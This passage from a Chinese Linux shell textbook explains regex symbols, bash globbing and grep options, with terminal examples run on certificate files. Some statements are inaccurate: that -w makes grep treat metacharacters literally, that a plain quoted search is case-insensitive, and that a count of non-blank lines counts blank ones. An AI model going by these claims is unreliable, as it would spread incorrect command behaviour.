#例 3-16：?符号的意义
```

```
JO?B
```

该表达式表示匹配 O 字符 0 次或 1 次，即匹配 JOB 或 JOOB。需要注意的是，“?”字符至多可以匹配 1 个字符。

2．“+”符号

与“*”符号类似，都是匹配其前面的那个字符多次，但是，“*”符号可以匹配 0 次，而“+”符号至少匹配 1 次，如：

```
#例 3-17：+符号的意义
S+EU
```

该表达式表示匹配 S 1 次或任意次，SSEU、SSSSEU 等字符串都可由该表达式进行匹配，而 SEU 却不能由 S+EU 来匹配。

3．“()”符合和“|”符号

“()”符号通常与“|”符号结合使用，表示一组可选字符的集合，如：

```
#例 3-18：()符号和|符号的意义
re(a|e|o)d
```

该表达式中的(a|e|o)表示在字符 a、e 和 o 中选择任意一个字符，即 read、reed、reod 都可由该表达式进行匹配。

事实上，()符号很少使用到，因为“[]”符号完全能够替代“()”符号表示一组可选字符的集合，re(a|e|o)d 就等价于 re[aeo]d。

“|”符号也可以表示多个正则表达式的“或”关系，基本格式为：

```
RE1 | RE2 | RE3 |…
```

上述格式中，RE1、RE2 和 RE3 表示正则表达式。

“|”符号在扩展的正则表达式中表示“或”意义，遗憾的是，“|”符号的这种用法却很少被人记住，“|”符号最著名的是其管道符用法，这将在第 10 章中详细介绍。

3.3 通配

bash Shell 本身不支持正则表达式，使用正则表达式的是 Shell 命令和工具，如 grep、sed、awk 等，这些命令将在本书后续章节详细介绍。但是，bash Shell 可以使用正则表达式中的一些元字符实现通配（Globbing）功能，通配是把一个包含通配符的非具体文件名扩展存储在计算机、服务器或者网络上的一批具体文件名的过程。最常用的通配符包括正则表达式元字符：?、*、[]、{}、^等。这些元字符在通配中的意义与正则表达式中的意义不完全一致，*符号不再表示其前面字符的重复，而是表示任意位的任意字符，?字符表示一个任意字符，^符号在通配中不代表行首，而是代表取反。

例如，如果一个用户不知道在一个扩展名为.rtf 的文件名中一个人的首名是如何拼写的，是 Philip 还是 Phillip。这个用户可以输入：

```
Phi*ip.rtf
```

下面举几个例子来说明通配的使用和通配元字符的意义，这些例子都用 ls 命令进行通配，ls 命令是 Linux 下最常用的命令之一，它用于列出目录下的文件，它可以有很多选项，ls -l 表示列出文件的详细信息，ll 命令等价于 ls -l 命令。/usr/local/globus 目录下的所有文件如下

所示：

```
[root@zawu globus]# ll                        #globus 目录下文件和目录的详细信息
总计 64
-rw-r--r--. 1 root root 1420 2007-06-21 00.pem
-rw-r--r--. 1 root root 2718 2007-06-21 08.pem
-rw-r--r--. 1 root root 2724 2007-06-05 11.pem
-rw-r--r--. 1 root root   81 10-22 14:57 append.sed
-rw-r--r--. 1 root root   72 10-15 14:11 argv.awk
-rw-r--r--. 1 root root   79 10-14 23:36 array.awk
drwxr-xr-x. 4 root root 4096 10-26 11:52 BUILD
-rw-r--r--. 1 root root   62 09-22 13:15 delete.sed
-rw-r--r--. 1 root root   73 10-15 15:49 environ.awk
-rw-r--r--. 1 root root  234 10-15 14:59 findphone.awk
-rw-r--r--. 1 root root  234 10-15 14:57 finephone.awk
-rw-r--r--. 1 root root   97 10-22 11:58 null-undeclear
-rw-r--r--. 1 root root   73 10-13 00:25 pass.awk
-rw-r--r--. 1 root root   78 10-22 15:27 scr2.awk
-rw-r--r--. 1 root root  121 10-24 11:41 stephane
-rw-r--r--. 1 root root  164 10-22 15:50 sturecord
[root@zawu globus]#
```

/usr/local/globus 目录下包含一个子目录 BUILD，子目录的详细信息以 d 开头，d 表示 directory 的意思，其他以横杠（-）开头的都是文件。

如果我们仅需要列出/usr/local/globus 目录下以.awk 结尾的文件，就可以使用*.awk 匹配所有以.awk 结尾的文件，如下面的例 3-19 所示。

```
#例 3-19：列出以.awk 结尾文件的详细信息
[root@zawu globus]# ls -l *.awk
-rw-r--r--. 1 root root  72 10-15 14:11 argv.awk
-rw-r--r--. 1 root root  79 10-14 23:36 array.awk
-rw-r--r--. 1 root root  73 10-15 15:49 environ.awk
-rw-r--r--. 1 root root 234 10-15 14:59 findphone.awk
-rw-r--r--. 1 root root 234 10-15 14:57 finephone.awk
-rw-r--r--. 1 root root  73 10-13 00:25 pass.awk
-rw-r--r--. 1 root root  78 10-22 15:27 scr2.awk
[root@zawu globus]#
```

如果我们需列出以 0 开头、后面跟 1 个字符且以.pem 为后缀的文件，可以使用 0?.pem 来匹配这些文件，如下面的例 3-20 所示。

```
#例 3-20：列出以 0 开头、后面跟 1 个字符且以.pem 为后缀的文件
[root@zawu globus]# ls -l 0?.pem
-rw-r--r--. 1 root root 1420 2007-06-21 00.pem
-rw-r--r--. 1 root root 2718 2007-06-21 08.pem
[root@zawu globus]#
```

下面举一个用[]符号进行通配的例子，若我们需列出在 a～h 范围内以字母开头并以.awk 结尾的文件，我们可以用[a-h]*.awk 来匹配这些文件，如下面的例 3-21 所示。

```
#例 3-21：列出以 a～h 范围内字母开头，以.awk 结尾的文件
[root@zawu globus]# ls -l [a-h]*.awk
-rw-r--r--. 1 root root  72 10-15 14:11 argv.awk
-rw-r--r--. 1 root root  79 10-14 23:36 array.awk
-rw-r--r--. 1 root root  73 10-15 15:49 environ.awk
-rw-r--r--. 1 root root 234 10-15 14:59 findphone.awk
-rw-r--r--. 1 root root 234 10-15 14:57 finephone.awk
[root@zawu globus]#
```

例 3-21 的结果确实仅列出以 a～h 范围内字母开头且以.awk 结尾的文件，pass.awk 和 scr2.awk 并未列出。如果我们要列出以 a～h 范围内字母开头且句点后不是以.awk 结尾的文件，可以使用[a-h]*.[^awk]*来匹配这些文件，句点后面方括号内使用“^”符号表示取反，即除去 a、w 和 k 这三个字母，而且最后一个*符号必不可少，否则句点后仅匹配一个字符，例 3-22 给出了[a-h]*.[^awk]*的匹配结果。

```
#例 3-22：列出以 a～h 范围内字母开头，不以.awk 结尾的文件
[root@zawu globus]# ls -l [a-h]*.[^awk]*
-rw-r--r--. 1 root root 81 10-22 14:57 append.sed
-rw-r--r--. 1 root root 62 09-22 13:15 delete.sed
[root@zawu globus]#
```

由例 3-22 可知，[]符号的意义与正则表达式中[]符号的意义一样，那么通配中的花括号“{}”表示何种意义呢？正则表达式中只有在花括号前加上转义符的用法，即\{\}，用于限制匹配字符的个数。但是，通配中的{}符号表示一组表达式的集合，如：

```
{[a-h]*.awk ,0?.pem}
```

上述通配表示满足[a-h]*.awk 或 0?.pem 的所有文件，下面的例 3-23 给出了这一通配的执行结果。

```
#例 3-23：列出匹配[a-h]*.awk 或 0?.pem 的所有文件
[root@zawu globus]# ls -l {[a-h]*.awk,0?.pem}
-rw-r--r--. 1 root root 1420 2007-06-21 00.pem
-rw-r--r--. 1 root root 2718 2007-06-21 08.pem
-rw-r--r--. 1 root root   72 10-15 14:11 argv.awk
-rw-r--r--. 1 root root   79 10-14 23:36 array.awk
-rw-r--r--. 1 root root   73 10-15 15:49 environ.awk
-rw-r--r--. 1 root root  234 10-15 14:59 findphone.awk
-rw-r--r--. 1 root root  234 10-15 14:57 finephone.awk
[root@zawu globus]#
```

上述例 3-23 的结果中既有满足 0?.pem 的 00.pem 和 08.pem 两个文件，也有满足[a-h]*.awk 的 argv.awk 等文件。注意，{}符号内的表达式是“或”的关系，即只要有{}符号内的一个表达式的文件，就能被列出。

通配的结果由计算机搜索大量的文件或者目录进行匹配而输出，通配对处理能力和内存资源有很高的需求。黑客输入包含通配符的文件名故意让服务器重复和连续不断地进行通配可能引起的拒绝服务攻击。因此，大型服务器经常通过限制服务器执行通配功能的次数、限制一个具体用户每次输入的通配符或者如果通配符太普通，则拒绝执行通配等方法来提高服务器的安全性。

内部变量 GLOBIGNORE 保存了通配时所忽略的文件名集合，9.1 节将详细介绍 GLOBIGNORE 变量的用法，应该说，?、*、[]、{}、^五个符号和 GLOBIGNORE 变量构成了 Shell 通配的所有内容。

3.4 grep 命令

GREP 是 Global search Regular Expression and Print out the line 的简称，即全面搜索正则

表达式并把行打印出来。GREP 是一种强大的文本搜索工具，它能使用正则表达式搜索文本，并把匹配的行打印出来，grep 也是 Linux 中最广泛使用的命令之一。本节重点介绍 grep 命令，以及 grep 命令与正则表达式结合使用，并简略介绍 grep 命令族中的其他命令用法。

3.4.1 grep 命令基本用法

grep 命令是支持正则表达式的一个多用途文本搜索工具，grep 的一般格式为：

```
grep [选项][模式][文件…]
```

grep 命令由选项、模式和文件三部分组成，它在一个或多个文件中搜索满足模式的文本行，模板后的所有字符串被看做文件名，文件名可以有多个，搜索的结果被打印到屏幕，不影响原文件的内容。grep 命令的选项用于对搜索过程进行补充说明，grep 命令的选项及其意义如表 3-3 所示。

表 3-3 grep 命令选项及其意义

选项	意义
-c	只输出匹配行的数量
-i	搜索时忽略大小写
-h	查询多文件时不显示文件名
-l	只列出符合匹配的文件名，而不列出具体的匹配行
-n	列出所有的匹配行，并显示行号
-s	不显示不存在或无匹配文本的错误信息
-v	显示不包含匹配文本的所有行
-w	匹配整词
-x	匹配整行
-r	递归搜索，不仅搜索当前工作目录，而且搜索子目录
-q	禁止输出任何结果，以退出状态表示搜索是否成功
-b	打印匹配行距文件头部的偏移量，以字节为单位
-o	与-b 选项结合使用，打印匹配的词距文件头部的偏移量，以字节为单位
-E	支持扩展的正则表达式
-F	不支持正则表达式，按照字符串的字面意思进行匹配

grep 命令的模式十分灵活，可以是字符串，也可以是变量，还可以是正则表达式。需要说明的是，无论模式是何种形式，只要模式中包含空格，就需要使用双引号将模式引起来，如果不加双引号，空格后的单词容易被误认为是文件名，如普通字符串为“hello world”，grep hello world 命令就将 world 认为是文件名，因此，grep “hello world” filename 才是正确的写法。大部分情况下，使用单引号将模式引起来也是可以的，第 6 章将详细讨论双引号和单引号的区别，在此，我们只简单告诉读者：一旦模式中包含空格，就需要使用双引号或单引号将模式引起来。下面的例 3-24 可以充分验证这个观点。

```
#例 3-24：模式包含空格时，是否使用双引号的区别
#搜索 00.pem 文件中包含 certificate 字符串的行，不需要引号引起模式
[root@zawu globus]# grep certificate 00.pem
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
If you have any questions about the certificate contact

#若需要搜索 00.pem 文件中包含 user certificate 字符串的行
#我们看一看不用引号将 user certificate 引起来的结果
[root@zawu globus]# grep user certificate 00.pem
grep: certificate: 没有那个文件或目录
#Shell 将 certificate 解析为文件名，提示没有此文件的错误
#下面给出 00.pem 文件中包含 user 字符串的行
00.pem:The above string is known as your user certificate subject, and it
00.pem:uniquely identifies this user.
00.pem:To install this user certificate, please save this e-mail message
00.pem:/home/globus/.globus/usercert.pem

#用引号将 user certificate 引起来后得到正确的结果
[root@zawu globus]# grep "user certificate" 00.pem
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
[root@zawu globus]#
```

例 3-24 首先搜索 00.pem 文件中包含 certificate 字符串的行，由于模式 certificate 中不包含空格，因此，是否用引号引起模式对 grep 命令不产生影响。当我们要搜索 00.pem 文件中包含 user certificate 字符串的行时，不用双引号将 user certificate 括起来时，Shell 提示没有 certificate 这个文件或目录，然后，给出 00.pem 文件中包含 user 字符串的行，这说明 Shell 将 grep user certificate 00.pem 这条命令解释为在 certificate 和 00.pem 两个文件中搜索包含 user 字符串的行，这显然与我们的初衷不符。而当我们用双引号将 user certificate 括起来后，就得到了正确的结果。

grep 支持多文件查询，请看下面的例 3-25。

```
#例 3-25：演示 grep 的多文件查询
[root@zawu globus]# grep Certificate 00.pem 08.pem
00.pem:This is a Certificate Request file:
00.pem:Certificate Subject:
08.pem:Certificate:
[root@zawu globus]#
```

上例搜索 00.pem 和 08.pem 两个文件中包含 Certificate 字符串的行，命令逐个给出待搜索的文件，结果打印出所有包含 Certificate 字符串的行，并以文件名开头。

grep 命令指定多个文件时可以使用通配，这样就不必逐个给出待搜索的文件了，例 3-25 的命令可以改成如例 3-26 所示的等价命令。

```
#例 3-26：用通配表示多文件
[root@zawu globus]# grep Certificate 0?.pem
00.pem:This is a Certificate Request file:
00.pem:Certificate Subject:
08.pem:Certificate:
[root@zawu globus]#
```

上例利用 0?.pem 代替了 00.pem 和 08.pem 两个文件，显得十分简洁。

表 3-3 已经列出了 grep 命令的选项，下面我们结合具体例子逐个说明 grep 选项的含义和用法。

1．-c 选项

-c 选项表示输出匹配字符串行的数量，默认情况下，grep 命令打印出包含模式的所有行，一旦加上-c 选项，就只显示包含模式行的数量，下面给出一个使用-c 选项的例子。

```
#例 3-27: grep -c 的用法
[root@zawu globus]# grep -c Certificate *.pem
00.pem:2                                  #00.pem 文件中有 2 行包含 Certificate
08.pem:1
11.pem:1
[root@zawu globus]#
```

例 3-27 对当前目录下所有.pem 的文件查找 Certificate 关键字，指定文件使用了通配，结果 00.pem:2 表示 00.pem 中有 2 行包含关键字 Certificate，08.pem 和 11.pem 各有 1 行包含关键字 Certificate。

2．-n 选项

-n 选项列出所有的匹配行，并显示行号。默认情况下，grep 搜索单个文件时，只显示每行的内容，搜索多个文件时，显示文件名及每行的内容，加上-n 选项后，将在行内容前附加显示行号，下面给出一个使用-n 选项的例子。

```
#例 3-28: grep -n 的用法
[root@zawu globus]# grep -n Certificate *.pem
00.pem:1:This is a Certificate Request file:            #00.pem 文件的第 1 行
00.pem:7:Certificate Subject:
08.pem:1:Certificate:
11.pem:1:Certificate:
[root@zawu globus]#
```

例 3-28 仍然对当前目录下所有.pem 的文件查找 Certificate 关键字，结果 00.pem:1:表示 00.pem 文件的第 1 行包含 Certificate 关键字，并列出 00.pem 的第 1 行具体内容。对于 08.pem 和 11.pem 的搜索也同样显示了行号。

3．-v 选项

-v 选项显示不包含模式的所有行，下面给出一个使用-v 选项的例子。

```
#例 3-29: grep -v 的用法
[root@zawu globus]# grep -vc Certificate *.pem            #同时使用-v 和-c 选项
00.pem:39                          #00.pem 文件中有 39 行不包含 Certificate 字符串
08.pem:50
11.pem:50
[root@zawu globus]#
```

例 3-29 结合使用-v 和-c 参数列出 00.pem 文件中不包含 Certificate 关键字的行数，结果 00.pem:39 表示 00.pem 文件中有 39 行不包含 Certificate 字符串。例 3-29 还说明 grep 命令可同时使用多个选项。

4．-i 选项

默认情况下，grep 命令对大小写是敏感的，如果加上-i 选项就表示 grep 命令不区分大小写，下面给出一个使用-i 选项的例子。

```
#例 3-30: grep -i 的用法
[root@zawu globus]# grep -i certificate 00.pem
```

```
This is a Certificate Request file:
Certificate Subject:
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
If you have any questions about the certificate contact
-----BEGIN CERTIFICATE REQUEST-----
-----END CERTIFICATE REQUEST-----
[root@zawu globus]#
```

上例在 00.pem 文件中搜索不区分大小写的 certificate 字符串的所有行，可以看出，结果匹配到 Certificate、CERTIFICATE 等关键字。

5．-h 选项

-h 选项表示查询多文件时不显示文件名，默认情况下，grep 命令查询多个文件时，在匹配行之前显示文件名，加上-h 选项后，grep 命令将不再显示文件名。下面给出一个使用-h 选项的例子。

```
#例 3-31：grep -h 的用法
[root@zawu globus]# grep -h Certificate *.pem
This is a Certificate Request file:                #在匹配行前不再显示文件名了
Certificate Subject:
Certificate:
Certificate:
[root@zawu globus]#
```

例 3-31 仍然是在当前目录下所有.pem 的文件中查找 Certificate 字符串，加上-h 后，结果就只显示匹配行的内容，而不显示文件名。注意例 3-31 与例 3-28 中 grep 打印结果的区别。

6．-l 选项

-l 选项表示只列出符合匹配的文件名，而不列出具体匹配行，下面给出一个使用-l 选项的例子。

```
#例 3-32：grep -l 的用法
[root@zawu globus]# grep -l Certificate *
00.pem                                             #只显示包含 Certificate 字符串的文件名
08.pem
11.pem
[root@zawu globus]#
```

例 3-32 的命令用于搜索当前目录下所有的文件中包含 Certificate 字符串的文本行，加上-l 选项后，在结果中不再显示具体的匹配行，只列出包含 Certificate 字符串的文件名。

7．-s 选项

-s 选项表示不显示不存在或无匹配文本的错误信息，默认情况下，grep 在待搜索文件不存在或搜索不到符合模式的文本行时将打印错误信息。下面给出一个使用-s 选项前后比较的例子。

```
#例 3-33：grep -s 的用法
[root@zawu globus]# grep user certificate 00.pem   #未使用-s 选项
grep: certificate: 没有那个文件或目录              #打印了错误信息
00.pem:The above string is known as your user certificate subject, and it
00.pem:uniquely identifies this user.
00.pem:To install this user certificate, please save this e-mail message
00.pem:/home/globus/.globus/usercert.pem
[root@zawu globus]# grep -s user certificate 00.pem      #使用-s 选项后，不打印错误信息
00.pem:The above string is known as your user certificate subject, and it
00.pem:uniquely identifies this user.
```

```
00.pem:To install this user certificate, please save this e-mail message
00.pem:/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

例 3-33 给出同样的命令使用-s 选项前后的结果，两条命令都是在 certificate 和 00.pem 两个文件中搜索 user 字符串，当未使用-s 选项时，提示 certificate 文件不存在的错误信息，但是，在 grep 后加上-s 选项后，就不再打印错误信息了。

8．-r 选项

默认情况下，grep 命令只对当前目录下的文件进行搜索，而不对子目录中的文件进行搜索。-r 选项表示递归搜索，不仅搜索当前目录，而且搜索子目录。下面举一个-r 选项的例子。

```
#例 3-34：grep -r 的用法
[root@zawu globus]# grep -r CERTIFICATE *
00.pem:-----BEGIN CERTIFICATE REQUEST-----
00.pem:-----END CERTIFICATE REQUEST-----
08.pem:-----BEGIN CERTIFICATE-----
08.pem:-----END CERTIFICATE-----
11.pem:-----BEGIN CERTIFICATE-----
11.pem:-----END CERTIFICATE-----
#以下是对子目录 BUILD 中文件的搜索结果
BUILD/globus_simple_ca_1c5c054a_setup-0.19/1c5c054a.0:-----BEGIN CERTIFICATE-----
BUILD/globus_simple_ca_1c5c054a_setup-0.19/1c5c054a.0:-----END CERTIFICATE-----
BUILD/66.pem:-----BEGIN CERTIFICATE REQUEST-----
BUILD/66.pem:-----END CERTIFICATE REQUEST-----
[root@zawu globus]#
```

例 3-34 对当前目录递归搜索 CERTIFICATE 字符串，不仅列出当前目录下文件的搜索结果，还列出了子目录 BUILD 下文件包含 CERTIFICATE 字符串的文本行。

9．-w 和-x 选项

grep 命令的模式是支持正则表达式的，正则表达式的元字符将被解释成特殊的含义，-w 选项表示匹配整词，即以模式的字面含义去解析它。因此，grep 命令使用-w 选项后，元字符不再被解释为特殊含义，下面的例子说明了-w 选项的功能：

```
#例 3-35：grep -w 的用法
[root@zawu globus]# grep cer* 00.pem          #搜索包含以 cer 开头字符串的文本行
#有 4 行文本满足条件
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
/home/globus/.globus/usercert.pem
If you have any questions about the certificate contact

#加上-w 选项后，表示搜索包含 cer*字符串的文本行
[root@zawu globus]# grep -w cer* 00.pem
[root@zawu globus]#                   #没有满足该条件的文本行
```

上例两条命令的模式都为 cer*，当未用-w 选项时，模式中的*被解析为任意字符，即搜索包含以 cer 开头字符串的文本行，00.pem 文件共有 4 行文本满足该条件；加上-w 选项后，*被解析为字面含义，表示搜索包含 cer*字符串的文本行，00.pem 文件不包含 cer*这一完整的字符串。因此，无任何结果输出。

-x 选项是匹配整行，即只有当文件中有整行内容与模式匹配时，grep 命令才输出该行结果，下面的例 3-36 说明 grep 命令的-w 和-x 选项的区别。

```
#例 3-36：说明 grep 命令的-w 和-x 选项的区别
```

```
[root@jselab shell-book]# cat world.txt            #第 1 条命令：查看 world.txt 内容
Hello World
World
World Cup
African
One One World
#第 2 条命令：搜索包含单词“World”的文本行
[root@jselab shell-book]# grep -w 'World' world.txt
Hello World                   #所有包含单词“World”的文本行都被输出
World
World Cup
One One World
#第 3 条命令：搜索整行文本是单词“World”的行
[root@jselab shell-book]# grep -x 'World' world.txt
World                        #只有此行满足条件
[root@jselab shell-book]#
```

例 3-36 中，world.txt 有 5 行文本，第 2 条命令在 world.txt 文件中搜索包含单词“World”的文本行，结果列出 4 行满足条件的文本行。但是，第 3 条命令在 world.txt 文件中搜索整行文本是单词“World”的行时，只有一行满足条件。可以看出，-w 选项搜索的是整词匹配，而-x 选项搜索的是整行匹配。

10．-q 选项

从上面的讲解中知道，grep 命令默认情况下是输出结果的，但是，grep 命令后一旦加上-q 选项，grep 将不再输出任何结果，而是以退出状态表示搜索是否成功，退出状态 0 表示搜索成功，退出状态 1 表示未搜索到满足模式的文本行，退出状态 2 表示命令或程序由于错误而未能执行。有关退出状态的内容将在第 7 章介绍，读者将 grep -q 选项与退出状态结合起来阅读，能更深入地理解-q 选项。下面我们举一个例子说明 grep -q 选项的含义。

```
#例 3-37：演示 grep -q 选项
#第 1 条命令：grep 命令搜索成功
[root@jselab shell-book]# grep -q -x 'World' world.txt
[root@jselab shell-book]# echo $?
0                                      #退出状态是 0
#第 3 条命令：grep 命令未搜索到满足模式的文本行
[root@jselab shell-book]# grep -q -x 'World African' world.txt
[root@jselab shell-book]# echo $?
1                                      #退出状态是 1
#第 5 条命令：grep 命令执行失败
[root@jselab shell-book]# grep -q -x 'World African' world
grep: world: 没有那个文件或目录
[root@jselab shell-book]# echo $?
2                                     #退出状态是 2
[root@jselab shell-book]#
```

例 3-37 列举了三种场景，第 1 条命令 grep 在 world.txt 文件中搜索整行文本是单词“World”的行，由例 3-36 能找到满足模式的行，因而，退出状态是 0（echo $?命令用于输出上条命令的退出状态，第 7 章将会讲述）；第 3 条命令 grep 在 world.txt 文件中搜索整行文本“World African”的行，由于此时 grep 命令未搜索到满足模式的文本行，因而退出状态是 1；第 5 条命令中的 world 文件不存在，grep 发生语法错误，因而退出状态是 2。

11．-b 和-o 选项

grep -b 选项打印匹配行距文件头部的偏移量，以字节为单位。如果在-b 选项后再加上-o 选项，grep 命令将打印匹配的词距文件头部的偏移量。下面的例 3-38 演示了 grep 的-b 和-o 选项。

```
#例 3-38：演示 grep 命令的-b 和-o 选项
#第 1 条命令：打印匹配行距文件头部的偏移量
[root@jselab shell-book]# grep -b -w 'World' world.txt
0:Hello World
12:World
18:World Cup
36:One One World
#第 2 条命令：打印匹配词距文件头部的偏移量
[root@jselab shell-book]# grep -b -o -w 'World' world.txt
6:World
12:World
18:World
44:World
[root@jselab shell-book]#
```

例 3-38 中的第 1 条命令打印匹配行距文件头部的偏移量，由于“Hello World”是 world.txt 的第一行，因而，该行距离文件头部的偏移量是 0 字节；然而，当第 2 条命令加上-o 选项打印匹配词距文件头部的偏移量时，第一行“Hello World”的词 World 距离文件头部是 6 字节。

grep 命令的-E 和-F 选项分别等价于 grep 命令族中的 egrep 和 fgrep 命令，我们将在 3.4.3 节介绍，有关 grep 命令选项、模式和文件的介绍到此为止，下一节将举例介绍 grep 和正则表达式的结合使用。

3.4.2 grep 和正则表达式结合使用的一组例子

将带元字符的正则表达式用于 grep 命令能够更灵活地匹配信息，使用时需要使用单引号将正则表达式引起来，以免发生一些不可预知的错误。下面通过一组例子来介绍 grep 与正则表达式结合的用法，以加强读者对 grep 命令的认识，而且有利于对正则表达式的巩固。

1．匹配行首

元字符“^”表示行首，若需要匹配.pem 为后缀文件中以横杠（-）开头的行，可输入如下所示的命令：

```
#例 3-39：grep 查找以-符号开头的行
[root@zawu globus]# grep ^- *.pem
00.pem:-----BEGIN CERTIFICATE REQUEST-----
00.pem:-----END CERTIFICATE REQUEST-----
08.pem:-----BEGIN CERTIFICATE-----
08.pem:-----END CERTIFICATE-----
11.pem:-----BEGIN CERTIFICATE-----
11.pem:-----END CERTIFICATE-----
[root@zawu globus]#
```

下面的例 3-40 结合 grep 和正则表达式搜索空白行，第 1 个命令的意义为匹配 00.pem 文件中空白行的行数，显示结果说明 00.pem 文件中有 14 行空白行。第 2 个命令为匹配 00.pem 文件中非空白行的行数，此时使用[^$]符号表示空白行范围，前面加上“^”符号取反，显然，^^$表达式是错误的，因为 grep 将第 1 个“^”理解为行首，显示结果说明 00.pem 文件中有 27 行空白行。

```
#例 3-40：查找空白行
```

```
#第 1 条命令：搜索 00.pem 中的空白行，只打印行数
[root@zawu globus]# grep -c ^$ 00.pem
14
#第 2 条命令：搜索 00.pem 中的非空白行，只打印行数
[root@zawu globus]# grep -c ^[^$] 00.pem
27
[root@zawu globus]#
```

2．设置大小写

利用-i 符号可以使 grep 命令不区分大小写，当然也可利用[]符号来实现这一功能。下面给出用[]符号设置大小写的例子。

```
#例 3-41：用[]符号设置大小写
[root@zawu globus]# grep -n [Cc]ertificate 00.pem
1:This is a Certificate Request file:
7:Certificate Subject:
11:The above string is known as your user certificate subject, and it
14:To install this user certificate, please save this e-mail message
26:If you have any questions about the certificate contact
[root@zawu globus]#
```

上例匹配 00.pem 文件中 certificate 和 Certificate 两个关键字的行，并显示匹配的行号。如果不区分大小写来查找 00.pem 中 Certificate 关键字的行，我们就可以使用下面的两条等价命令：

```
grep "certificate" 00.pem
grep '[Cc][Ee][Rr][Tt][Ii][Ff][Ii][Cc][Aa][Tt][Ee]' 00.pem
```

3．匹配重复字符

匹配重复字符通常可以利用“.”符号和“*”符号来实现。首先举一个“.”符号的例子。

```
#例 3-42：grep 和.符号
[root@zawu globus]# grep ^/..../ 00.pem
/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

上例搜索 00.pem 文件中以/字符开始、中间 4 个任意字符、第 6 个字符仍为/的行，显示结果/home/满足匹配条件。

然后给出一个“*”符号的例子。

```
#例 3-43：grep 和*符号
[root@zawu globus]# grep ^-*B 00.pem
-----BEGIN CERTIFICATE REQUEST-----
BAIwADANBgkqhkiG9w0BAQQFAAOBgQBoHRUaaB/Tyu+LuALwnT3Muw/0jDIYxc5a
[root@zawu globus]#
```

上例搜索以“-”开头，重复“-”符号任意次，然后是 B 字符的行，第 1 条结果 B 表示“-”符号重复 5 次满足匹配条件，第 2 条结果 B 表示“-”符号重复 0 次，仍然符合“*”符号的语法。因此，满足匹配条件。

4．转义符

如果匹配的目标字符串中包含元字符，则需要利用转义符“\”屏蔽其意义。如果需要搜索包含 seu.edu.cn 字符串的行，由于句号“.”字符是元字符，所以，需要在“.”符号之前加上“\”符号进行转义。如果将命令写成

```
grep 'seu.edu.cn' 00.pem
```

则是匹配 seu 和 edu、edu 和 cn 之间存在任意单个字符的行，如 seuxeduxcn 能够满足条件。下面给出搜索包含 seu.edu.cn 字符串的行的例子。

```
#例 3-44：grep 和转义符
[root@zawu globus]# grep seu\.edu\.cn 00.pem
It should be mailed to xd_ni@seu.edu.cn
    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
the Globus Simple CA at xd_ni@seu.edu.cn
[root@zawu globus]#
```

由上例的结果可以看出，转义符使得元字符“.”符号被解析为字面含义，打印出了包含 seu.edu.cn 字符串的行。

横杠（-）字符较为特别，它虽然不属于正则表达式元字符，但是，由于“-”字符是引出 grep 命令选项的特殊字符，所以，当模式以“-”符号开头时，需要用转义符将其转义，请看下面的例 3-45。

```
#例 3-45：-字符在 grep 命令中的特殊性
[root@zawu globus]# grep -\{5\} 00.pem                #模式以-符号开头
grep：无效选项 -- {                                    #提示错误，grep 将模式解析为选项
Usage: grep [OPTION]... PATTERN [FILE]...
Try `grep --help' for more information.
[root@zawu globus]# grep '-\{5\}' 00.pem              #将模式用引号括起也解决不了问题
grep：无效选项 -- \
Usage: grep [OPTION]... PATTERN [FILE]...
Try `grep --help' for more information.
```

上例原本是要搜索“-”符号重复 5 次的文本行，模式当然以“-”符号开头，结果 grep 将模式解析为选项，Shell 提示无效选项错误。尽管我们将模式用引号引起来，但是仍然得到相同的错误。正确的用法应该如下所示：

```
[root@zawu globus]# grep '\-\{5\}' 00.pem
-----BEGIN CERTIFICATE REQUEST-----
-----END CERTIFICATE REQUEST-----
[root@zawu globus]#
```

上面的命令在“-”符号前加上转义符，并用引号将模式引起来，得到了正确的结果。注意，这里模式上的引号十分重要，如果不加引号，仍然提示无效选项错误。

```
[root@zawu globus]# grep \-\{5,\} 00.pem
grep：无效选项 -- {
Usage: grep [OPTION]... PATTERN [FILE]...
Try `grep --help' for more information.
[root@zawu globus]#
```

本章上机提议第 8 题建议读者执行与此相关的几条有趣的命令，读者如果执行它们并分析其中原因，一定能对转义符、“-”符号和 grep 的执行过程有更深的理解。

5．POSIX 字符类

为了保持不同国家的字符编码的一致性，POSIX（Portable Operating System Interface）增加了特殊的字符类，以[:classname]的格式给出，grep 命令支持 POSIX 字符类，首先将 POSIX 类及其意义列于表 3-4 中。

表 3-4　POSIX 字符类

类　名	意　义
[:upper:]	表示大写字母[A～Z]
[:lower:]	表示小写字母[a～z]

[:digit:]	表示阿拉伯数字[0～9]
[:alnum:]	表示大小写字母和阿拉伯数字[0～9 a～z A～Z]
[:space:]	表示空格或 Tab 键

续表

类　名	意　义
[:alpha:]	表示大小写字母[a～z A～Z]
[:cntrl:]	表示 Ctrl 键
[:graph:]或[:print:]	表示 ASCII 码 33～126 之间的字符
[:xdigit:]	表示 16 进制数字[0～9 A～F a～f]

下面举几个例子来说明 POSIX 字符类的用法，首先，给出一个利用 POSIX 字符类搜索以大写字母开头的行：

```
#例 3-46：利用 POSIX 字符类搜索以大写字母开头的行
[root@zawu globus]# grep ^[[:upper:]] 00.pem
This is a Certificate Request file:
It should be mailed to xd_ni@seu.edu.cn
Certificate Subject:
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
If you have any questions about the certificate contact
MIIB4zCCAUwCAQAwcTENMAsGA1UEChMER3JpZDETMBEGA1UECxMKR2xvYnVzVG
CxMKc2V1LmVkdS5jbjEPMA0GA1UEAxMGZ2xvYnVzMIGfMA0GCSqGSIb3DQEBAQUA
A4GNADCBiQKBgQCw50H88r7sAGjQGLZTmMxTiw9AgDqppBMhP6Fg3eJTqBvqBdha
YTRt1eSBT/AJUi3rTDRIABJPgu8cZkwb1AE8uEJSeCKwgk3J9QHK2NcZXwIDAQAB
BAIwADANBgkqhkiG9w0BAQQFAAOBgQBoHRUaaB/Tyu+LuALwnT3Muw/0jDIYxc5a
YaA4dWCB6/2yVYyfmyRCNox3rIsyUvqL9p81d/hpNiAB/0OazMBialq5Gcpaansd
[root@zawu globus]#
```

